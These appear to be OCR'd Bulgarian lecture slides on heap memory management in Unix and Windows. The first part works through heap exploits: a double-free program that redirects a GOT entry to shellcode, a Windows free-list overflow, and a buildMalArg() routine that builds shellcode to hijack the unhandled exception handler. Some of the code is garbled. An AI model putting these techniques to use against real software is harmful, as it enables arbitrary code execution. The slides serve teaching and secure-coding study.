При заявка за памет със същия размер,
memory allocator ще опита да я алокира от паметта.
И ще успее.

Ще се повика макроса unlink() повторно, за да премахне блока от свободната памет. Но указателите няма да се променят.
В резултат – ако се случат следващи заявки за алокиране на памет със същия размер, същия блок ще се задели.

Това е грешка!!!
Но по-лошото е :

в тази ситуация malloc() може да се използва за изпълнение на вредителски код:

Примерна програма с „double free vulnerability:“

```
1.  static char *GOT_LOCATION = (char *)0x0804c98c;
2.  static char shellcode[] =
3.    "\xeb\x0cjump12chars_"
4.    "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6.  int main(void){
7.    int size = sizeof(shellcode);
8.    void *shellcode_location;
9.    void *first, *second, *third, *fourth;
10.   void *fifth, *sixth, *seventh;
11.   shellcode_location = malloc(size);
12.   strcpy(shellcode_location, shellcode);
13.   first = malloc(256);          // това е блока, цел на атаката
14.   second = malloc(256);
15.   third = malloc(256);
16.   fourth = malloc(256);
17.   free(first);          // в момента first е в cache bin – unlink() не се вика за cache
18.   free(third);          // в момента 'first' е вече в regular bin
19.   fifth = malloc(128);
20.   free(first);          // повторно free() за 'first'
21.   sixth = malloc(256);
22.   *((char **)(sixth+0))=(GOT_LOCATION-12);
23.   *((char **)(sixth+4))=shellcode_location;
24.   seventh = malloc(256);
25.   strcpy(fifth, "something");
26.   return 0;
27. }
```

ible-free exploit code

Нека това е адреса на strcpy() - (4 bytes), взет от глобалната offset table – трудно, но възможно за откриване (за текущата структура на heap

4 bytes, които ще се поставят на желаното място: където GOT_LOCATON сочи

•First chunk няма да се обединява с други free chunks при освобождаване: той е първи
• 'second' и на 'fourth' chunks са между I и III. Това пречи на third да се обедини с first.
•Алокирайки fifth (ред 19) разделя паметта , заемана от third
•Повторно освобождаване на first (20) създава double free vulnerability – когато се алокира sixth (21) същият указател (сочи към first) ще се изработи. Подготвените данни се копират в тази памет (редове 22, 23)
•Блок Seventh се алокира, но в същите адреси (24). Макрос Unlink() ще копира адреса на хакерския код на мястото на адреса на strcpy() в offset table (както беше и в 'unlink'техниката). Така, щом strcpy() се повика (25),

управлението се предава на хакерския код !!!

Управление на паметта в Windows

Странична организация на адресното пространство

- страници по 4К всяка;
- ::GetSystemInfo() събира информация;
- виртуално разширение на ОП: pagfile.sys;
- валидни и невалидни страници.

Разпределение на паметта за процес:


вирт. адрес	съдържание
0 – 64 КБ	служебни
над 64 КБ	за модули на изпълнимия файл
над горния	за heaps и threads stacks
над тях	за DLL
над тях	системни DLL: Kernel32, User32, GDI32 и ОС
2GB – 4GB	за нуждите на ОС

Работа с дин. памет (от heap на процес): HeapAlloc() за големи и VirtualAlloc() за малки блокове

1.Резервиране: заделя се (маркира се)блок с определена големина в рамките и за нуждите на процеса. Този блок повторно не може да се резервира.Пример:

pMem = VirtualAlloc(<нач.адрес на блока или NULL>, <брой стр. за резервиране>, MEM_RESERVE.., <права на достъп>); // кратно на 64K


2. Заделяне (commit): по страници (напр. 4K) и по необходимост, в ОП и в swap file от резервираната. (VirtualAlloc(…, MEM_COMMIT,..). Едва сега може да се използва паметта. След изчерпването ѝ – генерира exception: exception_guard_page. Тогава __except(GetExceptionCode() == …….) {…}



Елементи на виртуалната организация на паметта:

- **4GB към процес, разделени на страници**; регистър CR3 сочи1 дескрипторна таблица (има до 1024 page-tables) →отделно 1 page-table сочи до 1024 страници
- flags for: '**page present**'; '**page fault**'; динамично сваляне на стр. на диск; **swap file**.
- **EXE и DLL се асоциират със swap file**, без да се записват в него.


- Shared блокове: в адр. пространство на > от 1 процес, но еднократно заделени:



Защита на вирт.памет:

- **отд. адр. пространства**
- **User/kernel code**
- **белязани стр:**
  - **** protected**
  - **** R/W;**
  - ****execute only**
  - **** guard**
  - **** no access;**
  - **** copy on write**

Поделяне на глобални данни м/ду процеси: **отделни копия и отложено размножаване**




Механизмът:
Lazy evaluation

Менижмънт на паметта в Windows (с помощта на RtlHeap)

RtlHeap е memory manager на Windows. Ползва API функции за memory management

5 набора Windows API функции:



Win32 memory management APIs


1. **4K размер на страница: reserved, committed, постранично менажиране;**
2. **HeapCreate(), process heap, GetProcessHeap()**
3. **Само за съвместимост със стари версии**
4. **В Win32 среда (С Run-Time Library)**
5. **Ще ги разгледаме по-късно**

Структури данни на RtlHeap:


-Process environment block(PEB) –инфо за вътрешни даннови структури, брой и адреси на heaps

-Free lists: започват 0x178 bytes отместване, спрямо началото на heap (HeapCreate()). Указват free chunks. Поддържат се 128 двойно-свързани списъци от блокове с еднакъв размер (без FreeList[0] – съдържащ блокове >1024 bytes).
Т.е. до 128 списъка за малки блокове (<1K)- това ускорява работата на alloc())

-Memory chunks: алокиращ се блок + управляващи структури за него. Те предхождат върнатия начален адрес на блока с 8 bytes.



FreeList data structure




зает

Управляваща структура (за 1 chunk), асоциирана с всеки, алокиран с heapAlloc() или malloc() chunk

(всички chunks са от адрес, кратен на 8)

След free() или HeapFree() паметта се добавя към съответен free list с индекс – съобразно размера (виж предния слайд)
Указателите сочат към своя списък или към head на списъка.

Паметта е непреместваема.



Buffer overflow атаки в Windows :

- Когато се припокрият forward или backward указателите, ползвани в двойно свързаните списъци – това води до промяна на нормалния режим на изпълнение и до повикване на вмъкнатия от хакера код.

фигурата показва пример – как се случват нещата:

Това е възвратния адрес на функция (може да е всякакъв адрес към executable)


Нека това е вредителския Вмъкнат код

```
1.  unsigned char shellcode[] = "\x90\x90\x90\x90";
2.  unsigned char malArg[] = "0123456789012345" // припокрива user data
      "\x05\x00\x03\x00\x00\x00\x08\x00" // надхвърля границата
      "\xb8\xf5\x12\x00\x40\x90\x40\x00"; // припокрива pointers
3.  void mem() {
4.    HANDLE hp;
5.    HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;
6.    hp = HeapCreate(0, 0x1000, 0x10000); //initial size 1000,max 10000
7.    h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
8.    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
9.    h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
10.   HeapFree(hp,0,h2);
11.   memcpy(h1, malArg, 32);
12.   h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
13.   return;
14. }
15. int _tmain(int argc, _TCHAR* argv[]) {
16.   mem();
17.   return 0;
18. }
```

- **Блоковете са последователни**
- **създава се междина**
- **Chunk h2 е в FreeList[] и 4 bytes указатели сочат (fd и bk) head на FreeList (празен засега)**
- **Buffer overflow (11)**
- **последните 8 bytes от malArg[] припокриват указатели към next и previous chunks.**

'Next' е припокрит с адрес, който ще бъде подменен (напр – return address от **стека). 'Previous' е припокрит с адреса на хакерския код.**

- **HeapAlloc() (12) алокира същата памет**
- **Значи, return address е припокрит с адрес на хакерския код**
- При достигане до return в **mem()** - (17), **управлението се подава на хакерския код**



при HeapAlloc() - ред12: 'next' ще сочи return address
В previous ще се запише адрес на хакерски код

Exploit of buffer overflow in dynamic memory on Windows

от предния слайд


Buffer Overflows

The heap-based overflow exploit from Figure required that the overwritten address be executable. While this is possible, it is often difficult to identify such an address. Another approach is to gain control by overwriting the address of an exception handler and subsequently triggering an exception.

Figure shows another program that is vulnerable to a heap-based overflow resulting from the `strcpy()` on line 7. This program is different from the vulnerable program previously shown in that there are no calls to `HeapFree()`. A heap is created on line 4 and a single chunk is allocated on line 6. At this time, the heap around `h1` consists of a segment header, followed by the memory allocated for `h1`, followed by the segment trailer. When `h1` is overflowed on line 7, the resulting overflow overwrites the segment trailer, including the `LIST_ENTRY` structure that points (forward and backward) to the start of the free lists at `FreeList[0]`. In our previous exploit, we overwrote the pointers in the free list for chunks of a given length. In this case, these pointers would only be referenced again in the case where a program requested another freed chunk of the same size **[line 8]** .

LIST_ENTRY е структура на всеки FreeList[] елемент и съдържа 2 указателя (flink, blink) сочещ напр. към началото на Free List … (adress 0x…178)

Тези указатели ще се реферират при следващо повикване на RtHeap – генерирайки exception




```
 1. int mem(char *buf) {
 2.   HLOCAL h1 = 0, h2 = 0;
 3.   HANDLE hp;

 4.   hp = HeapCreate(0, 0x1000, 0x10000);
 5.   if (!hp) return -1;
 6.   h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
 7.   strcpy((char *)h1, buf);
 8.   h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
 9.   printf("we never get here");
10.   return 0;
11. }

12. int main(int argc, char *argv[]) {
13.   HMODULE l;

14.   l = LoadLibrary("wmvcore.dll");
15.   buildMalArg(); // this user function is discussed later
16.   mem(buffer);
17.   return 0;
18. }
```

Program vulnerable to heap-based overflow



Organization of the heap after first HeapAlloc()

Heap след HeapAlloc() [line 6].

Добавени 4 bytes
(за кратност на 8)

Припокрити указатели - ред 7.
този сочи към FreList[0]

The Figure shows the organization of the heap after the call to `HeapAlloc()` on line 6. The `h1` variable points at `0x00ba0688`, which is the start of user memory. In this example, the actual user space has been filled with `0x61` to differentiate it from other memory. Because the allocation of 260 bytes is not a multiple of eight, an additional four bytes of memory are allocated by the memory manager. These bytes still have the value `0x00` in Figure . Following these bytes is the start of a large free chunk of 2160 bytes (`0x10e` x 8). Following the eight-byte boundary tags are the forward pointer (`flink`) and backward pointer (`blink`) to `FreeList[0]` at `0x00ba0798` and `0x00ba079c`. These pointers can be overwritten by the call to `strcpy()` on line 7 to transfer control to user-supplied shellcode.

How this can occur → see the next slide

Кодът, ползван за подготовка на „специалния“ аргумент (buildMalArg()) - ползван при атаката

Каним се да подменим адреса на стандартен exception handler:

```
1.  char buffer[1000]="";

2.  void buildMalArg() {
3.    int addr = 0, i = 0;
4.    unsigned int systemAddr = 0;
5.    char tmp[8]="";

6.    systemAddr = GetAddress("msvcrt.dll","system");
7.    for (i=0; i < 66; i++) strcat(buffer, "DDDD");
8.    strcat(buffer, "\xeb\x14");
9.    strcat(buffer, "\x44\x44\x44\x44\x44\x44");
10.   strcat(buffer, "\x73\x68\x68\x08");
11.   strcat(buffer,"\x4c\x04\x5d\x7c");//address of the exception
                                        //handler in Windows
12.   for (i=0; i < 21; i++) strcat(buffer,"\x90");

13.   strat(buffer,
        "\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB8
      );
14.   fixupaddresses(tmp, systemAddr);
15.   strcat(buffer,tmp);
16.   strcat(buffer,"\xFF\xD1\x90\x90");

17.   return;
18. }
```


Preparation of shellcode for buffer overflow

Припокриват се forward (с адреса на който ще се подаде управлението) и backward pointers (новата стойност е адреса в който Windows пази адреса на потребителския handler (инициализиран от SetUnhandledExceptionFilter()). Целта е да заместим нормалния unhandled exception handler с user-defined.).

Когато се изпълни следваща allocation, при подменени указатели, тя ще е към друго адресно пространство (там, където сочи новия flink).

Адресът на внедрения код ще замени нормалния exception handler (0x7C5D044C). Ще се генерира exception и ще се стартира внедрения код.

Управлението ще се подаде към подменения адрес, а не към нормалния unhandled exception handler.



Memory mapped файлове

(асоцииране на файл с адресно пространство от паметта)

След тази асоциация, когато се заяви достъп до страница от паметта, memory manager я чете от диска и пъха в RAM.

Ето как се развива процесът:

```
HANDLE hFile = ::CreateFile(....)          //създаваме file handle
HANDLE hMap = ::CreateFileMapping(hFile, ...); //манипулатор на  file mapping object
LPVOID lpvFile = :: MapViewOfFile(hMap,.. ); // съпоставя целия или част от  файла
DWORD dwFilesize = ::GetFileSize(hFile,..)
// използваме файла
...
::UnmapViewOfFile(lpvFile);
::CloseHandle(hMap);
::CloseHandle(hFile);
```

Два процеса могат да ползват общ hMap, т.е. те имат обща памет (само за четене). lpvFile (адресът на действителната памет) разбира се е различен.

Ако искаме обща памет (не от файл mapping):

(функцията *GlobalAlloc(..., GMEM_SHARED,..);* в Win32 не прави shared блок)

Процедурата е както по-горе, без CreateFile() и с подаване на специфичен параметър: (0xFFFFFFFF вместо hFile). Създава се поделен file-mapping обект (напр м/ду процеси) с указан размер в paging файла, а не като отделен файл.

(MFC няма поддръжка на този механизъм – CSharedFile прави обмен на общи данни през clipboard.)

* Няма разлика м/ду **глобален и локален heap**. Всичко е в рамките на 2GB памет за приложението.

*ползвайте ф-иите за работа с памет на C/C++ и класовете, ако нямате специални изисквания;

* създавайте свои, или викайте API ф-ии при по-специални случаи;

---

* има 2 вида heap: 1 авт. заделен от ОС за приложението (GlobalAlloc(),която вика HeapAlloc(),или по-лесно- работа с malloc/free,или още по-лесно- new/delete)

и 2. собствени heap блокове:

=създаване hHeap = HeapCreate(,,.размер);

//може синхронизиран достъп до хипа от повече от 1 thread в рамките на процес

= заделяне памет от създаден pHeap = HeapAlloc(hHeap, опции, размер);

= освобождаване HeapFree();

Някои съвети при работа със собствен heap

* Можете да създавайте собствен heap в свои класове (по 1 за клас)

** така се избягва фрагменацията на паметта при продължителна работа.

** нараства безопасността, поради изолацията в рамки на процес


**позволява предефиниране на new, delete операторите за класа. Това става в конструктора.

Съблюдавайте схемата за предефиниране на new:

1. създава се private heap и се инициализира свързан с него брояч (на използванията)
2. заделят се необходимия брой байтове от хипа;
3. инкрементира се брояча.

По аналогична схема се предефинира и операция delete

Някои съвети при работа с динамична памет



*** проблем е постепенната фрагментация на паметта.**
*** викане на _heapmin() преди заделяне на големи блокове за прекомпониране на heap. За малки блокове delete() е достатъчен;**

*** минимизирайте данните, които могат да попадат в swap файла (вкарвайте в *ресурси* или "*инициализирани, константни данни*". Те се менажират различно)**
*** Стекът вече не е ограничен до 64К и става толкова голям, колкото е необходимо: ползвайте го вместо динамична памет.**

Някои съвети при работа с малки по обем, конст. данни (низове):

* **данни в EXE и DLL не правят проблем** – те са еднократно в паметта или в 'swap файла'. тогава, добре би било и константните данни да са като тях:

* При работа с низове от тип **CString, (тук непрестанно се заделят/освобождават малки обеми памет):**

1. Ако низът е непроменяем за цялото изпълнение, декларирайте го така:

```
const char mystr[] = "my string";
```

(той ще се съхрани заедно с кода на програмата – в секцията .rdata на EXE. Те се поставят извън swap файла)

2. Ако низ се създава като C++ обект (през конструктор):
В секцията .rdata не се поставят обекти, създадени през конструктор.

CString my_string("my new constructed string");

Обектът се конструира в отделна секция (.bss – неинициализирани данни,

след което се попълват инициализиращите го стойности).
Секцията е в swap файла.

(инициализиращите стойности се попълват след зареждане на exe-то в паметта, т.е. по време на изпълнение. Очевидно обектът не може да се "прикачи" към EXE-то)

---

3 Ако низ се декларира като глобална или static променлива през конструктор на клас:

static CString my_str("new instance");

това води:

1. поставяне на CString обект в .bss секцията (в swap),

2. масив от символите се поставя в секция .data (за инициализирани, неконстантни данни) секция. Това е отделна (нова) памет.

3. копие на символите се прехвърля в хипа на всеки стартиран процес.

Нищо не попада в EXE и всичко харчи памет. Лош вариант!

Най- добър е първия подход!